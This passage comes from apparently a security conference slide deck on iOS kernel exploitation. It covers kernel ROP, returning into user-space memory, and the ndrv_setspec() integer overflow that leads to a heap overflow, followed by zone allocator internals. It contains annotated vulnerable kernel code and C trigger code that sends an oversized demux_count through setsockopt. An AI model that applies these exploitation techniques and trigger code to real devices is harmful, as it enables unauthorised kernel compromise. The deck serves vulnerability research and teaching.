
```
Debugger message: Fatal Exception
OS version: 8C148
...
```

THUMB mode

From Overwritten PC to Code Execution

- once we control PC we can jump anywhere in kernel space
- in iOS a lot of kernel memory is executable
- challenge is to put code into kernel memory
- and to know its address
- nemo's papers already show ways to do this for OS X

Kernel Level ROP



- kernel level ROP very attractive because limited amount of different iOS kernel versions
- just copy data from user space to kernel memory
- and return into it

Back To Our Demo Overflow

feasibility of partial address
overwrite seems unlikely

- previous methods not feasible in our situation
 - HFS volume name overflow is a unicode overflow
 - conversion routine cannot create addresses pointing to kernel space
($\geq 0x80000000 \text{ & } \leq 0x8FFFFFFF$)
 - feasibility of partial address overwrite not evaluated
- this is iOS not Mac OS X => we can return to user space memory

Returning into User Space Memory

mlock() to hardwire the memory so that it doesn't get paged out when entering kernel

- unicode overflow allows us to return to 0x010000 or 0x010001
- exploiting Mac OS X binary needs to map executable memory at this address
- exploit can then mlock() the memory
- and let the kernel just return to this address

Part V

Kernel Exploitation - Heap Buffer Overflow

ndrv_setspec() Integer Overflow Vulnerability

- Credits: Stefan Esser
- inside the NDRV_SETDMXSPEC socket option handler
- triggers when a high demux_count is used
- integer overflow when allocating kernel memory
- leads to a heap buffer overflow
- requires root permissions
- used to untether iOS 4.3.1 - 4.3.3

ndrv_setspec() Integer Overflow Vulnerability

```
bzero(&proto_param, sizeof(proto_param));
proto_param.demux_count = ndrvSpec.demux_count;                                ↙
                                         user controlled
                                         demux_count

/* Allocate storage for demux array */
MALLOC(ndrvDemux, struct ndrv_demux_desc*, proto_param.demux_count *
       sizeof(struct ndrv_demux_desc), M_TEMP, M_WAITOK);
if (ndrvDemux == NULL)
    return ENOMEM;

/* Allocate enough ifnet_demux_descs */
MALLOC(proto_param.demux_array, struct ifnet_demux_desc*,
       sizeof(*proto_param.demux_array) * ndrvSpec.demux_count,
       M_TEMP, M_WAITOK);
if (proto_param.demux_array == NULL)
    error = ENOMEM;

if (error == 0)
{
    /* Copy the ndrv demux array from userland */
    error = copyin(user_addr, ndrvDemux,
                   ndrvSpec.demux_count * sizeof(struct ndrv_demux_desc));
    ndrvSpec.demux_list = ndrvDemux;
}
```

The code snippet shows several points of interest:

- A red arrow points to the assignment `proto_param.demux_count = ndrvSpec.demux_count;` with the annotation "user controlled demux_count".
- Two red arrows point to the multiplication `proto_param.demux_count * sizeof(struct ndrv_demux_desc)` with the annotation "integer multiplication with potential overflow".
- A red arrow points to the assignment `ndrvSpec.demux_list = ndrvDemux;` with the annotation "same integer overflow therefore THIS is NOT overflowing".

ndrv_setspec() Integer Overflow Vulnerability

```
if (error == 0)
{
    /* At this point, we've at least got enough bytes to start looking around */
    u_int32_t demuxOn = 0;

    proto_param.demux_count = ndrvSpec.demux_count;
    proto_param.input = ndrv_input;
    proto_param.event = ndrv_event;

    for (demuxOn = 0; demuxOn < ndrvSpec.demux_count; demuxOn++)
    {
        /* Convert an ndrv_demux_desc to a ifnet_demux_desc */
        error = ndrv_to_ifnet_demux(&ndrvSpec.demux_list[demuxOn],
                                    &proto_param.demux_array[demuxOn]);
        if (error)
            break;
    }
}
```

because of
high demux_count
this loop loops
very often

we need to be able
to set error
at some point
to stop overflowing

function converts
into different
data format
lets us overflow !!!

ndrv_setspec() Integer Overflow Vulnerability

```
int
ndrv_to_ifnet_demux(struct ndrv_demux_desc* ndrv, struct ifnet_demux_desc* ifdemux)
{
    bzero(ifdemux, sizeof(*ifdemux));

    if (ndrv->type < DLIL_DESCETYPE2)
    {
        /* using old "type", not supported */
        return ENOTSUP;
    }

    if (ndrv->length > 28)
    {
        return EINVAL;
    }

    ifdemux->type = ndrv->type;
    ifdemux->data = ndrv->data.other;
    ifdemux->datalen = ndrv->length;

    return 0;
}
```

user input can
create these
errors easily

writes into
too small buffer

limited in what
can be written

BUT IT WRITES A POINTER !!!

Triggering Code (no crash!)

```
struct sockaddr_ndrv ndrv; int s, i;
struct ndrv_protocol_desc ndrvSpec; char demux_list_buffer[15 * 32];

s = socket(AF_NDRV, SOCK_RAW, 0);
if (s < 0) {
    // ...
}

strncpy((char *)ndrv.snd_name, "lo0", sizeof(ndrv.snd_name));
ndrv.snd_len = sizeof(ndrv);
ndrv.snd_family = AF_NDRV;
if (bind(s, (struct sockaddr *)&ndrv, sizeof(ndrv)) < 0) {
    // ...
}

memset(demux_list_buffer, 0x55, sizeof(demux_list_buffer));
for (i = 0; i < 15; i++) {
    /* fill type with a high value */
    demux_list_buffer[0x00 + i*32] = 0xFF;
    demux_list_buffer[0x01 + i*32] = 0xFF;
    /* fill length with a small value < 28 */
    demux_list_buffer[0x02 + i*32] = 0x04;
    demux_list_buffer[0x03 + i*32] = 0x00;
}

ndrvSpec.version = 1;           ndrvSpec.protocol_family = 0x1234;
ndrvSpec.demux_count = 0x4000000a; ndrvSpec.demux_list = &demux_list_buffer;

setsockopt(s, SOL_NDRVPROTO, NDRV_SETDMXSPEC, &ndrvSpec, sizeof(struct ndrv_protocol_desc));
```

high demux_count triggers integer overflow

example most probably does not crash due to checks inside ndrv_to_ifnet_demux

MALLOC() and Heap Buffer Overflows

- the vulnerable code uses MALLOC() to allocate memory
 - MALLOC() is a macro that calls `_MALLOC()`
 - `_MALLOC()` is a wrapper around `kalloc()` that adds a short header (`allocsize`)
 - `kalloc()` is also a wrapper that uses
 - `kmem_alloc()` for large blocks of memory
 - `zalloc()` for small blocks of memory
- we only concentrate on `zalloc()` because it is the only relevant allocator here

Zone Allocator - zalloc()

- `zalloc()` allocates memory in so called zones
- each zone is described by a zone struct and has a zone name
- a zone consists of a number of memory pages
- each allocated block inside a zone is of the same size
- free elements are stored in a linked list

```
struct zone {  
    int    count;      /* Number of elements used now */  
    vm_offset_t free_elements;  
    decl_lck_mtx_data(lock) /* zone lock */  
    lck_mtx_ext_t lock_ext; /* placeholder for indirect mutex */  
    lck_attr_t   lock_attr; /* zone lock attribute */  
    lck_grp_t    lock_grp; /* zone lock group */  
    lck_grp_attr_t lock_grp_attr; /* zone lock group attribute */  
    vm_size_t   cur_size; /* current memory utilization */  
    vm_size_t   max_size; /* how large can this zone grow */  
    vm_size_t   elem_size; /* size of an element */  
    vm_size_t   alloc_size; /* size used for more memory */  
    unsigned int  
    /* boolean_t */ exhaustible :1, /* (F) merely return if empty? */  
    /* boolean_t */ collectable :1, /* (F) garbage collect empty pages */  
    /* boolean_t */ expandable :1, /* (T) expand zone (with message)? */  
    /* boolean_t */ allows_foreign :1, /* (F) allow non-zalloc space */  
    /* boolean_t */ doing_alloc :1, /* is zone expanding now? */  
    /* boolean_t */ waiting :1, /* is thread waiting for expansion? */  
    /* boolean_t */ async_pending :1, /* asynchronous allocation pending? */  
    /* boolean_t */ doing_gc :1, /* garbage collect in progress? */  
    /* boolean_t */ noencrypt :1;  
    struct zone * next_zone; /* Link for all-zones list */  
    call_entry_data_t call_async_alloc; /* callout for asynchronous alloc */  
    const char *zone_name; /* a name for the zone */  
#if ZONE_DEBUG  
    queue_head_t active_zones; /* active elements */  
#endif /* ZONE_DEBUG */  
};
```

Zone Allocator - Zones

```
$ zprint
```

zone name	elem size	cur size	max size	cur #elts	max #elts	cur inuse	alloc size	alloc count	
<hr/>									
zones	388	51K	52K	136	137	122	8K	21	
vm.objects	148	14904K	19683K	103125	136185101049	8K	55	C	
vm.object.hash.entries	20	1737K	2592K	88944	132710	79791	4K	204	C
maps	164	20K	40K	125	249	109	16K	99	
non-kernel.map.entries	44	1314K	1536K	30597	35746	28664	4K	93	C
kernel.map.entries	44	10903K	10904K	253765	253765	2407	4K	93	
map.copies	52	7K	16K	157	315	0	8K	157	C
pmap	116	15K	48K	140	423	99	4K	35	C
pv_list	28	3457K	4715K	126436	172460126400	4K	146	C	
pdpt	64	0K	28K	0	448	0	4K	64	C
kalloc.16	16	516K	615K	33024	39366	32688	4K	256	C
kalloc.32	32	2308K	3280K	73856	104976	71682	4K	128	C
kalloc.64	64	3736K	4374K	59776	69984	58075	4K	64	C
kalloc.128	128	3512K	3888K	28096	31104	27403	4K	32	C
kalloc.256	256	6392K	7776K	25568	31104	21476	4K	16	C
kalloc.512	512	1876K	2592K	3752	5184	3431	4K	8	C
kalloc.1024	1024	728K	1024K	728	1024	673	4K	4	C
kalloc.2048	2048	8504K	10368K	4252	5184	4232	4K	2	C
kalloc.4096	4096	2584K	4096K	646	1024	626	4K	1	C
kalloc.8192	8192	2296K	32768K	287	4096	276	8K	1	C
...									

Zone Allocator - Adding New Memory

MY_ZONE

head of freelist
0


- when a zone is created or later grown it starts with no memory and an empty freelist
- first new memory is allocated (usually a 4k page)
- it is split into the zone's element size
- each element is added to the freelist
- elements in freelist are in reverse order

Zone Allocator - Adding New Memory

MY_ZONE

head of freelist
0

- when a zone is created or later grown it starts with no memory and an empty freelist
- first new memory is allocated (usually a 4k page)
- it is split into the zone's element size
- each element is added to the freelist
- elements in freelist are in reverse order




Zone Allocator - Adding New Memory

MY_ZONE


head of freelist
0

- when a zone is created or later grown it starts with no memory and an empty freelist
- first new memory is allocated (usually a 4k page)
- it is split into the zone's element size
- each element is added to the freelist
- elements in freelist are in reverse order




Zone Allocator - Adding New Memory

- when a zone is created or later grown it starts with no memory and an empty freelist
- first new memory is allocated (usually a 4k page)
- it is split into the zone's element size
- each element is added to the freelist
- elements in freelist are in reverse order




Zone Allocator - Adding New Memory

- when a zone is created or later grown it starts with no memory and an empty freelist
- first new memory is allocated (usually a 4k page)
- it is split into the zone's element size
- each element is added to the freelist
- elements in freelist are in reverse order




Zone Allocator - Adding New Memory

- when a zone is created or later grown it starts with no memory and an empty freelist
- first new memory is allocated (usually a 4k page)
- it is split into the zone's element size
- each element is added to the freelist
- elements in freelist are in reverse order




Zone Allocator - Adding New Memory

- when a zone is created or later grown it starts with no memory and an empty freelist
- first new memory is allocated (usually a 4k page)
- it is split into the zone's element size
- each element is added to the freelist
- elements in freelist are in reverse order



